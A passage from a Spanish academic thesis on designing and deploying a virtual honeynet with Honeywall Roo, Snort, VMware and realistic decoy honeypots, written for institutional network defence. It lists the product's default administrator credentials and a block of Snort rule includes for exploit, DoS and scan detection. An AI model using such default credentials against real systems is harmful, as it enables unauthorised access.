La tabla está formada por las filas que corresponden a las metodologías y tecnologías de los Honeypots y Honeynet, mientras que las columnas corresponden a los parámetros de análisis, para llenar la matriz se debe colocar una X en todas las columnas que coinciden con las respuestas definidas en cada uno de los parámetros; al final se suma todas las X colocadas en cada una de las columnas.

Para terminar, se debe sumar el número de X por cada columna, la columna que tenga una mayor cantidad de letras X será la teoría de Honeypots o Honeynet que conviene implementar según la realidad de cada institución.

Tabla 3-3 Parámetros de análisis

PARÁMETROS DE ANÁLISIS	NIVEL DE ITERACIÓN		UBICACIÓN DE LA HONEYNET			ARQUITECTURA DE LA HONEYNET		USO DE LA HONEYNET	
	Media Iteración	**Alta Iteración**	**Antes del Firewall**	**Detrás del Firewall**	**En la zona desmilitarizada**	**Virtual - Auto contenida**	**Virtual - Hibrida**	**Protección**	**Investigación**
PARÁMETRO UNO: Nivel de iteración con el Atacante.									
PARÁMETRO DOS: Servicios TI									
PARÁMETRO TRES: Nivel de dificultad en la implementación.									
PARÁMETRO CUATRO: Uso del Honeypot / Honeynet.									
PARÁMETRO CINCO: Ancho de banda.									
PARÁMETRO SEIS: Nivel de control y captura de datos.									
PARÁMETRO SIETE: Sistemas operativos utilizados.									
PARÁMETRO OCHO: Características de infraestructura TI.									
PARÁMETRO NUEVE: Nivel de Automatización y personalización.									
TOTAL:									

Fuente: (Joshi & Sardana, 2011).
Realizado por: Cristina Palmay

3.4.6 Etapa dos: aspectos técnicos del diseño de la honeynet.

PASO UNO: Determinar la vlan de la red de producción sobre la cual se implementará la Honeynet.

Generalmente las redes de mediano o gran tamaño se encuentran divididas en vlan para segmentar la red según las áreas de la institución y para limitar el tráfico en cada una de ellas; debido a que la Honeynet es una opción de seguridad informática riesgosa, si esta no es administrada de forma correcta, puede facilitar el acceso de atacantes a la red de producción.

Por este motivo es recomendable que una Honeynet se implemente solo sobre una de las vlan existentes con la finalidad de restringir la actividad del atacante en esa vlan.

Las Honeynets que se implementan en entornos de producción generalmente se utilizan para el análisis y detección de vulnerabilidades, para tal caso solo basta con seleccionar una muestra de la red de producción, en este caso una sola vlan, que brinde posibilidades de ataques como por ejemplo vlans que cuenten con acceso a internet, tengan conectados Access Point para redes Wireless, o servidores de cara al internet.

Dependiendo del objetivo para el que se implementa la Honeynet se determina la ubicación de la misma (Antes, después del firewall, zona desmilitarizada) a través del análisis que se recomienda en el punto dos; sin embargo, además de ello es necesario determinar una vlan existente en la ubicación seleccionada para la Honeynet.

Escenario uno: Si se desea que la Honeynet registre los ataques provenientes de la red interna, se determina que la ubicación ideal de la Honeynet para cumplir con este objetivo es *Detrás del Firewall*.

Sin embargo, según el ejemplo de la Figura 3-1, existen dos vlans en esta ubicación, solo se recomienda seleccionar una muestra de la red de producción, por esta razón la Honeynet se

deberá ubicar en una de las dos vlans existentes, para el ejemplo se ubica en la vlan dos, entonces el Honeywall y los Honeypots de la Honeynet deberán ser implementados bajo el direccionamiento de la vlan dos.




Figura 3-1: Escenario uno, selección de la vlan

Fuente: Realizado por Cristina Palmay

Escenario Dos: Si se desea que la Honeynet registre los ataques provenientes de la red externa o DMZ, se determina que la ubicación ideal de la Honeynet para cumplir con este objetivo es *Antes del Firewall*.

Sin embargo, según el ejemplo de la Figura 3-2, existe una vlan en esta ubicación, para el ejemplo la Honeynet se ubica en la única vlan existente en esta ubicación, entonces el Honeywall y los Honeypots de la Honeynet deberán ser implementados bajo el direccionamiento de la vlan uno.




Figura 3-2: Escenario dos, selección de la vlan

Fuente: (Palmay Cristina, 2017)

PASO DOS: Basarse en la documentación desarrollada por el Proyecto Honeynet Project para realizar el diseño y la implementación de Honeynets virtuales.

La organización Honeynet Project en su sitio Web ha publicado para la comunidad de seguridad informática una serie de documentación que sirve de guía para la implementación tanto de Honeypots, como Honeynets.

Entre estas publicaciones se puede encontrar un documento que sirve de estándar para el diseño de Honeynets virtuales de tercera generación, específicamente para las Honeynets Virtuales auto contenidas (El Honeywall y los Honeypots se encuentran en un mismo equipo) en donde la plataforma de virtualización es VMWare.

Este estándar o guía apareció debido a los continuos errores que se presentaban en la configuración de los switch virtuales de VMWare ya que provocaba un bucle en el Honeywall que restringía el tráfico en los Honeypots; si se está desarrollando una Honeynet

Auto contenida con plataforma de virtualización VMWare el diseño óptimo según el estándar de la Honeynet Project es el de la siguiente figura:




Figura 3-3: Diseño óptimo de una Honeynet virtual

Fuente: (Honeynet Project, 2016)

En este diseño se propone que el Honeywall (Equipo físico que contiene el Honeywall y los Honeypots) tenga tres interfaces, en donde una interfaz remota se la utilice exclusivamente para la gestión ya sea por Walleye o SSH, la segunda interfaz se conectara en modo Bridge a hacia el router que lleva a la red externa (hacia el internet, o a la red de producción).

La tercera interfaz configurada en modo Bridge es para el segmento de red que conecta a la red interna de los Honeypots con la red externa que sale al internet.

Los Honeypots virtuales deberán estar conectados entre sí en una red interna existente solo dentro del equipo físico que los contiene, para ello los switch e interfaces virtuales de VMWare se deben configurar en modo *Host Only*. Este estándar además explica paso a

paso la configuración del Honeywall según el diseño propuesto, y se lo puede encontrar disponible en el siguiente link:

http://www.honeynet.pk/honeywall/roo/page2b.htm

PASO TRES: Realizar un correcto dimensionamiento de los recursos Hardware a ser utilizados por el Honeywall.

Una parte importante del diseño de la Honeynet es la selección de los recursos hardware a ser utilizados por la pasarela Honeywall para lograr un óptimo funcionamiento; el *The Honeynet Project* en su sitio web ha publicado una guía con las especificaciones de los requisitos hardware recomendados para instalar el Honeywall Roo, en donde se establece como requisitos mínimos de hardware los siguientes:

Tabla 4-3 Requisitos hardware recomendados por Honeynet Project

HARDWARE	REQUISITO MÍNIMO
Memoria RAM	512 MB
Disco Duro	10 GB
Interfaces de red	2 para el Honeywall y una para os Honeypots

Fuente: (Honeynet Project, 2016)

Realizado por: Cristina Palmay

Sin embargo, los requisitos hardware establecidos en el sitio web del *The Honeynet Project*, no son totalmente aplicables si se desea implementar una Honeynet destinada a analizar grandes volúmenes de tráfico en el caso de redes informáticas de gran tamaño, ya que el nivel requerido de procesamiento de la pasarela Honeywall depende en gran medida al volumen de tráfico que atraviesa la Honeynet.

Es decir, el equipo donde será instalada la pasarela Honeywall deberá brindar suficiente capacidad de procesamiento para desempeñar con eficiencia las funciones de control, captura y análisis de datos. Para realizar un análisis adecuado de las necesidades de hardware sería conveniente considerar los siguientes aspectos:

Dimensionamiento de la memoria RAM. - La memoria RAM es utilizada principalmente por la pasarela Honeywall para realizar las funciones de captura de datos, de la cual es responsable la herramienta SNORT (Sistema de Detección de Intrusos), el consumo de la memoria RAM depende de la cantidad de reglas a ser implementadas en SNORT, por lo que se debe tomar en cuenta las siguientes consideraciones para determinar la capacidad de la RAM:

- *Tráfico de la red.* - A mayor volumen de tráfico que circula a través de la Honeynet, mayor es la capacidad de análisis que debe proporcionar Snort, por lo que la necesidad de memoria RAM aumenta.

- *Cantidad de reglas implementadas en Snort.* - A mayor cantidad de reglas implementadas se requiere un consumo mayor de memoria RAM.

- *Arquitectura de la Honeynet.* - El consumo de memoria RAM también depende de la arquitectura seleccionada para la implementación de una Honeynet virtual, en caso de que se haya seleccionado la arquitectura *Virtual Auto contenida*, se debe considerar el consumo de memoria RAM también para las aplicaciones de virtualización y para las máquinas virtuales del Honeywall, y Honeypots. Pero si se ha seleccionado una arquitectura Virtual Híbrida se deberá considerar el consumo de memoria RAM solo para el Honeywall ya que este debe instalarse sobre un equipo físico separado de los Honeypots.

- *Honeypots*. - El consumo de memoria RAM de los Honeypots depende de la plataforma de virtualización que alberga a los Honeypots, de la cantidad de Honeypots instalados, de los sistemas operativos, aplicaciones y servicios TI brindados por los Honeypots.

  Para calcular la memoria RAM requerida según las consideraciones anteriormente mencionadas, se considera los aspectos de consumo de memoria RAM según las reglas IDS implementadas; y documentación técnica donde se especifique los requerimientos

de memoria RAM de las aplicaciones de virtualización, sistemas operativos y demás aplicaciones de los Honeypots. *(Snort, 2016)*

Dimensionamiento del CPU.- La fiabilidad de un IDS depende en gran medida de la disponibilidad de recursos hardware como memoria RAM y capacidad de procesamiento del CPU, ya que depende de la capacidad del hardware para que Snort pueda analizar el tráfico que ha sido capturado.

Si el hardware asignado ha sobrepasado su límite de procesamiento entonces Snort descartará los paquetes capturados sin analizarlos, y la eficiencia de la Honeynet se verá considerablemente disminuida.

Para determinar cantidad de CPU requerida es necesario entender el funcionamiento de un IDS: Primero se realiza un análisis de la cabecera de cada uno de los paquetes que ingresan a la Honeynet, luego se analiza la carga útil del paquete y por último se generan las alarmas.

Según *Open-SourceSecurity Tools,* se indica que para el Honeywall debe utilizarse un procesador multinúcleo, para que la carga de procesamiento sea distribuida entre Snort (Está diseñado para utilizar un solo procesador) y el resto de aplicaciones del Honeywall. (Open-SourceSecurity Tools, 2016)

Dimensionamiento del almacenamiento. - La capacidad necesaria del disco duro se debe calcular a partir de las aplicaciones que se van a instalar tanto en la pasarela Honeywall como en los Honeypots, por ejemplo sistemas de virtualización, sistemas operativos de los Honeypots, aplicaciones, etc.

En el caso de la pasarela Honeywall se debe asegurar que se cuente con suficiente espacio para el almacenamiento de los logs de la Honeynet, sin embargo es recomendable almacenar los log en un servidor físico diferente al servidor donde se ubica el Honeywall y Honeypots.

Dimensionamiento de las interfaces de red.- Según el sitio web de *The Honeynet Project* el diseño prestablecido para una Honeynet virtual auto contenida, es con tres tarjetas de red, una para la conexión del Honeywall a la red de producción, otra para la interfaz web Walleye, y la tercera para la conexión de los Honeypots a la red de producción;

Debido a que el volumen de tráfico que debe manejar la Honeynet es alto, se recomienda como mínimo utilizar tarjetas FastEthernet (10/100 Mbps), pero de preferencia se debería utilizar tarjetas de red Gigabit Ethernet (10/100/1000 Mbps) para garantizar la estabilidad de la Honeynet.

3.4.7 Etapa tres: aspectos técnicos sobre la implementación de la honeynet.

PASO UNO: Descargar y utilizar las versiones de software más actuales publicadas en el sitio Web de Honeynet Project para la implementación del Honeywall y demás herramientas para la Honeynet y los Honeypots.

En el sitio del proyecto Honeynet Project, en la página:
https://projects.honeynet.org/honeywall/




Figura 4-3: Sitio Web de la Honeynet Project

Fuente: (Honeynet Project, 2016)

Se pueden encontrar las últimas versiones del CDRON Roo para la instalación de la pasarela Honeywall, este es un CD de arranque que se instala sobre un Disco Duro y contiene todas las herramientas necesarias para garantizar las funciones de captura, control y análisis de datos. Para la instalación del Honeywall se descargó la última distribución de Roo publicada *roo-1.4.hw-20090425114542.iso*

Además, el sitio del proyecto Honeynet Project provee de documentación y manuales en donde se explica en detalle como instalar, configurar, implementar y mantener la pasarela Honeywall Roo, la URL donde se puede encontrar esta documentación es:

http://old.honeynet.org/tools/cdrom/roo/manual/index.html

El sitio de la Honeynet Project, también provee de herramientas para la implementación de las Honeynets y se las puede encontrar en la URL:

http://old.honeynet.org/tools/index.html

Algunas de las herramientas necesarias para la implementación de las Honeynet que se recomienda que se descarguen de este sitio son:

- **Sebek. -** Es una herramienta de captura de datos, se tiene las distribuciones para el servidor, y para clientes Windows 32 y 64 bits y Linux.

- **Herramientas para implementación de Honeypots**.- Se dispone de herramientas para la creación de Honeypots de alta iteración, como HoneyBow; y también herramientas para la implementación de Honeypots de baja iteración como: Nepenthes, Honeyd, Honeytrap; además se cuenta con clientes de Honeypots los mismos que funcionan iniciando conexiones a un servidor, los mismos que identifican amenazas de aplicaciones como correo electrónico o navegadores Web, estas pueden ser: Capture-HPC, y HoneyC, etc.

- **Herramientas de análisis de datos**.- También se pueden encontrar herramientas de análisis de datos más avanzadas que las existentes en el CD Roo, estas son: Honeysnap, Capture BAT.

1. Si se trabaja con el virtualizador VMWare, no se debe instalar VMWare Tools.

Generalmente para facilitar la administración de las máquinas virtuales instaladas sobre VMWare, se instala la herramienta de administración VMWare Tools, luego de la instalación del sistema operativo en la máquina virtual, estas herramientas permiten mejorar la gestión de la memoria, los procesos de copiado y pegado, el movimiento del ratón.

Además, permiten apagar la máquina virtual desde el VCenter en el caso de las versiones corporativas como el VMWare ESXI.

Para facilitar la administración de las máquinas virtuales, esta herramienta muy recomendable sin embargo es contraproducente instalarla en Honeypots porque le dan un indicio al atacante de que se trata de equipos trampa, porque VMWare Tools se instala como cualquier aplicación en la máquina virtual y además instala los siguientes drivers:

SCSI, SVGA, ratón, VMXNET 3 adaptador de red, Memory Control (ballooning), Filesystem Sync y soporte para el servicio Windows: Volume Shadow Copy Services (VSS).

En versiones VMWare de escritorio, el driver de ballooning o vmmemctl se encarga de reclamar la memoria no usada a las máquinas virtuales, en el caso de versiones de VMWare vSphere™ 5, VMXNET 3 o ballooning, toma el nombre del adaptador de red *paravirtualizado*.

Debido a esta característica el atacante puede conocer que versión de VMWare se está utilizando (WorkStation o vSphere™), además puede tener un indicio del hardware de los

servidores ESXI utilizados, por ejemplo las máquinas virtuales en vSphere™ que usan este driver están instaladas en servidores ESX/ESXI 4.x.

Es recomendable evitar dejar evidencias de que el atacante está ingresando a una máquina virtual ya que generalmente las Honeynets están desplegadas en ambientes virtualizados es mucho más común que los servidores de las instituciones se encuentren implementados en servidores físicos.

PASO DOS: Durante la instalación y configuración del Honeywall Roo, se debe tomar en cuenta las siguientes consideraciones:

- **Cambiar los password por defecto del Honeywall. -** La distribución Honeywall roo, viene con dos usuarios por defecto *root* y *roo* además un usuario para la interfaz gráfica *roo,* los password por defecto de los usuarios del módulo Honeywall son *honey* y para la interfaz Walleye es *L3tmein-*.

  Es importante que se realice el cambio de los password a todos los usuarios por defecto por un password fuerte, debido a que desde el usuario *roo* (Usuario que no cuenta con privilegios administrativos), utilizando el comando *sudo,* se puede se operar con privilegios de *root.*

- **Configuración de reglas iptables para permitir el tráfico entrante para la gestión del Honeywall.-** Durante la configuración del Honeywall a través de la interfaz gráfica *Dialog Menú,* es posible realizar las configuraciones básicas del firewall, tan solo ingresando los puertos y direcciones de red permitidos, se generan automáticamente las reglas de firewall; si se va a utilizar la herramienta gráfica de administración Walleye es necesario permitir el tráfico entrante y saliente a la red de administración para que funcione correctamente esta herramienta.

  En la sección Input (tráfico entrante) se habilita los puertos 22 SSH y 443 HTTPS para el funcionamiento de Walleye, mientras que en la sección output (Tráfico saliente) del

Dialog Menú se especifican los puertos y protocolos que pueden salir de la interfaz Walleye 22 SSH, 25 SMTP, 80 WWW, 443 HTTPS, 53 DNS, 123 NTP, el resto de conexiones tanto entrantes como salientes son descartadas.

- **Activar Snort In – Line. -** Cuando se instala la pasarela Honeywall también se instala el módulo Snort, el cual por defecto realiza las funciones de un IDS, sin embargo, es recomendable que durante la instalación del Honeywall se active el módulo Snort en modo In line, con la finalidad de que Snort pueda detectar y prevenir ataques o intentos de ataque en tiempo real y emitir alertas en Walleye.

- **Configurar las firmas y el pre procesor de Snort para que pueda adaptarse de forma eficiente a la red de producción donde se implementará la Honeynet virtual. -** Snort por defecto ya trae un conjunto de reglas y pre procesadores configurados, sin embargo, es necesario realizar ciertas adecuaciones al archivo de configuración de Snort con el fin de evitar que se generen alertas innecesarias o falsos positivos, para ellos se recomienda seguir los siguientes pasos:

  Determinar el rango de direccionamiento IP destinado para la Honeynet, es decir las direcciones IPS de Honeypots, Walleye, etc.

  Editar en el archivo de configuración de Snort en la ubicación: /etc/Snort/snort.conf, las siguientes variables:

  Definición de la red interna. - Se edita la variable *HOME_NET e*n la que se especifica la dirección red o subred donde se ubica la Honeynet.

  Definición de la red externa. - Este parámetro depende de la ubicación de la Honeynet en la red de producción, sin embargo, se recomienda colocar el valor *any* en la variable *EXTERNAL_NET,* para que la Honeynet sea capaz de detectar ataques provenientes de la red interna y la red externa.

Identificación de servidores en la red de producción. - En el caso de que en la red de producción se tenga servidores DNS, HTTP, SMTP, SQL, TELNET, SNMP es necesario que se especifique sus direcciones IPS en las variables DNS_SERVERS, SMTP_SERVERS, HTTP_SERVERS, SQL_SERVERS, TELNET_SERVERS, SNMP_SERVERS del archivo de configuración de Snort para reducir los falsos positivos.

- **Realizar la definición de puertos en el archivo de configuración de Snort**. - En el caso de que en la red de producción existan servidores HTTP, bases de datos como Oracle, SqlServer, etc., se deben definir los puertos utilizados para identificar ataques de desbordamiento de buffer.

- **Especificar el directorio de almacenamiento de reglas de Snort. -** Las reglas de Snort se almacenan por defecto en /*etc/snort/rules*, sin embargo, se puede cambiar la ubicación de almacenamiento en la variable *RULE_PATH*.

- **Activar las directivas de los preprocesadores especificados en el archivo de configuración de Snort. -** Se deber activar los siguientes preprocesadores.

  PREPROCESADOR Frag3.- Para que este preprocesador funcione correctamente se debe activar las siguientes directivas: *frag3_global*, y *frag3_engine*. Además, se configura los siguientes parámetros:

  - max_frags. - Se deja el valor por defecto (65536), este parámetro especifica el máximo número de paquetes que se puede analizar.
  - *Policy*. - Habilita el ensamblaje del paquete, por defecto de deja configurado el valor *first.*
  - *Detect_anomalies*. - Permite la detección de anomalías en los fragmentos de paquetes.
  - *Bind_to*. - Aquí se especifica la dirección IP de la subred de donde Snort va a analizar los paquetes.

PREPROCESADOR HTTP_INSPECT Y HTTP_INSPECT_SERVER. - Este preprocesador permite analizar el tráfico entrante y saliente de los servidores HTTP. Se configura los siguientes parámetros:

- iss_unicode_map. - Especifica la manera de decodificación de caracteres Unicode, el archivo */etc/snort/unicode_map*.
- *Ports*. - Permite especificar el listado de puertos más utilizados por los servidores web.
- *No_alerts*. - Desactiva el disparo de alertas de Snort.

PREPROCESADOR SFPORTSCAN. - Este preprocesador permite la detección del ataque de escaneo de puertos. Se configuran los siguientes parámetros:

- *Proto*. - En este parámetro se especifica el protocolo que debe analizarse para rastrear los ataques, se recomienda elegir el valor *all.*
- *Sense_level*. - Este parámetro permite reconocer ataques a través de paquetes, es necesario habilitarlo para disminuir el número de falsos positivos.
- *Ignore_scanners*. - En este parámetro se especifican las direcciones de los DNSconfigurados en los Honeypots, en el caso de que se tenga, para disminuir los falsos positivos causados por el análisis de los servidores DNS.

- **Selección de las firmas de Snort según la Infraestructura TI disponible. -** Del listado de firmas que tiene incorporado el software Snort, solo se deberá seleccionar las firmas que se relacionan con las necesidades de seguridad de la red de producción.

  Para ello se escogen solo las firmas relacionadas a los servicios de red que ofrece la red de producción, por ejemplo, si en la red de producción existe un servidor FTP, se deberá habilitar la firma *include $RULE_PATH/ftp.rules*, para ello se des comenta la línea correspondiente del archivo de configuración de Snort.

```
#---------------------------------------

include $RULE_PATH/local.rules
include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/exploit.rules
include $RULE_PATH/scan.rules
include $RULE_PATH/finger.rules
include $RULE_PATH/ftp.rules
include $RULE_PATH/telnet.rules
include $RULE_PATH/rpc.rules
include $RULE_PATH/rservices.rules
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/tftp.rules

include $RULE_PATH/web-cgi.rules
include $RULE_PATH/web-coldfusion.rules
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-frontpage.rules
include $RULE_PATH/web-misc.rules
include $RULE_PATH/web-client.rules
include $RULE_PATH/web-php.rules
```

Figura 3-5: Firmas de Snort

Fuente: Realizado por: Cristina Palmay

- **Activar el plug in de salida de Snort. -** Es importante activar el plugin de salida de Snort, porque este módulo software contiene la base de datos de todas las alarmas que Snort emitirá a través de la interfaz Walleye tras la detección de un posible ataque.

  Para realizar la activación del plugin se debe editar el archivo de configuración de Snort ubicado en */etc/snort/snort.conf*, y se des comentara la línea *output log_unified: filename snort.log, limit 128*, como se muestra en la figura:

```
# output alert_unified: filename snort.alert, limit 128
output log_unified: filename snort.log, limit 128
```

Figura 6-3: Activación de plugin de Snort

Fuente: Realizado por: Cristina Palmay

Luego de la activación del plugins de salida se podrá observar las alarmas de Snort in line en la interfaz Walleye como se muestra en la figura:

Figura 7-3: Activación de plugins de Snort en Walleye

Fuente: Realizado por: Cristina Palmay

PASO TRES: Instalar en la máquina del Honeywall los módulos Snort + mysql + BASE para a la administración de la información capturada por Snort.

El módulo Snort es un Snnifer que compara paquetes que circulan en la red con patrones de firmas para la detección de ataques informáticos, y que se instala automáticamente durante la instalación del Honeywall; sin embargo, por si solo Snort no puede almacenar las alertas generadas, por esta razón es recomendable instalar en la maquina el Honeywall, la aplicación Web BASE, de código abierto y la base de datos MySql.

La combinación de herramientas Snort + MySql +Base, permitirá mantener una base de datos de toda la información generada por Snort como: alertas emitidas por ataques detectados, firmas empleadas para la detección de ataques, etc., las búsquedas que se podrán realizar sobre esta aplicación son: ip fuente/destino, por fecha, por ataque, etc.

Es muy importante mantener almacenada la información del módulo Snort, ya que la misma servirá para posteriores análisis de tipo forense de los ataques contra la Honeynet.

PASO CUATRO: Los Honeypots virtuales de la Honeynet deben implementarse como si se tratara de servidores auténticos con servicios auténticos.

Existen muchas herramientas software que permiten a través de un wizard la instalación de Honeypots de baja, media y alta iteración, en donde cuya instalación y despliegue resulta muy sencilla.

Sin embargo, estas pueden ser detectables por atacantes expertos, por ejemplo Kippo un Honeypot de media iteración emula un servicio SSH con credenciales inseguras, en sus versiones iniciales este podía ser detectado por los atacantes durante el intercambio de claves cuando se inicia una conexión, a través de un módulo de SSH de MetaSploit.

En el caso de implementar un solo Honeypot este debe contener en sí mismo las funciones de captura, control y análisis de datos, a diferencia de una Honeynet en donde estas funciones están integradas en un módulo Honeywall independiente de los Honeypots virtuales.

Esta arquitectura da la posibilidad de implementar Honeypots virtuales como si se tratara de servidores o clientes auténticos, para implementar los Honeypots se recomienda seguir las siguientes consideraciones:

- Utilizar sistemas operativos utilizados en la organización, como Windows 7 para clientes y versiones de Windows Server y distribuciones Linux para servidores.

- Instalar y configurar servicios TI auténticos, iguales o similares como se encuentren instalados y configurados los servidores reales de la institución, algunos servicios podrían ser Servidores Web, FTP, DNS, SSH, etc.; si los Honeypots no se implementan de la forma cuotidiana como se implementaría un servidor normal se puede proporcionar pista a un atacante, poniendo bajo sospecha al Honeypot.

- Utilizar cuentas de usuarios con las mismas políticas de seguridad implementadas en la institución, es decir las cuentas de usuario y password deberán mantener el mismo nivel de complejidad que las cuentas de usuarios reales, por ejemplo, si una contraseña de un servidor es demasiado sencilla es causa de sospecha para el atacante.

- Dependiendo de la versión de VMWare utilizada se deberá utilizar un usuario con capacidades de creación y manejo de snapshops, los mismos que serán utilizados para paralizar y analizar los ataques en el caso de un Honeypot sea comprometido.

- Se debe configurar las propiedades del sistema operativo del Honeypot en relación con la iteración de los usuarios de una manera en que los tiempos de acceso y manipulación de archivos puedan hacer al atacante sospechar que el sistema no se usa como lo haría un usuario común.

- Evitar el uso de la herramienta VMWare Tools, o su par en el caso de otro sistema de virtualización, los atacantes generalmente sospechan de equipos virtualizados, ya que los usuarios generalmente utilizan equipos físicos.

- Evitar inconsistencias en banners, entradas de registro, etc., que delaten al Honeypot, por ejemplo, en un Honeypot que hace el papel de servidor no se puede configurar un banner con un texto: ESTA ES UNA PRUEBA.

- En los Honeypots que simulen clientes Windows se sugiere que se simule un sistema desprotegido sin demasiado filtrado de puertos.

PASO CINCO: Sincronizar la hora de los Honeypots y el Honeywall.

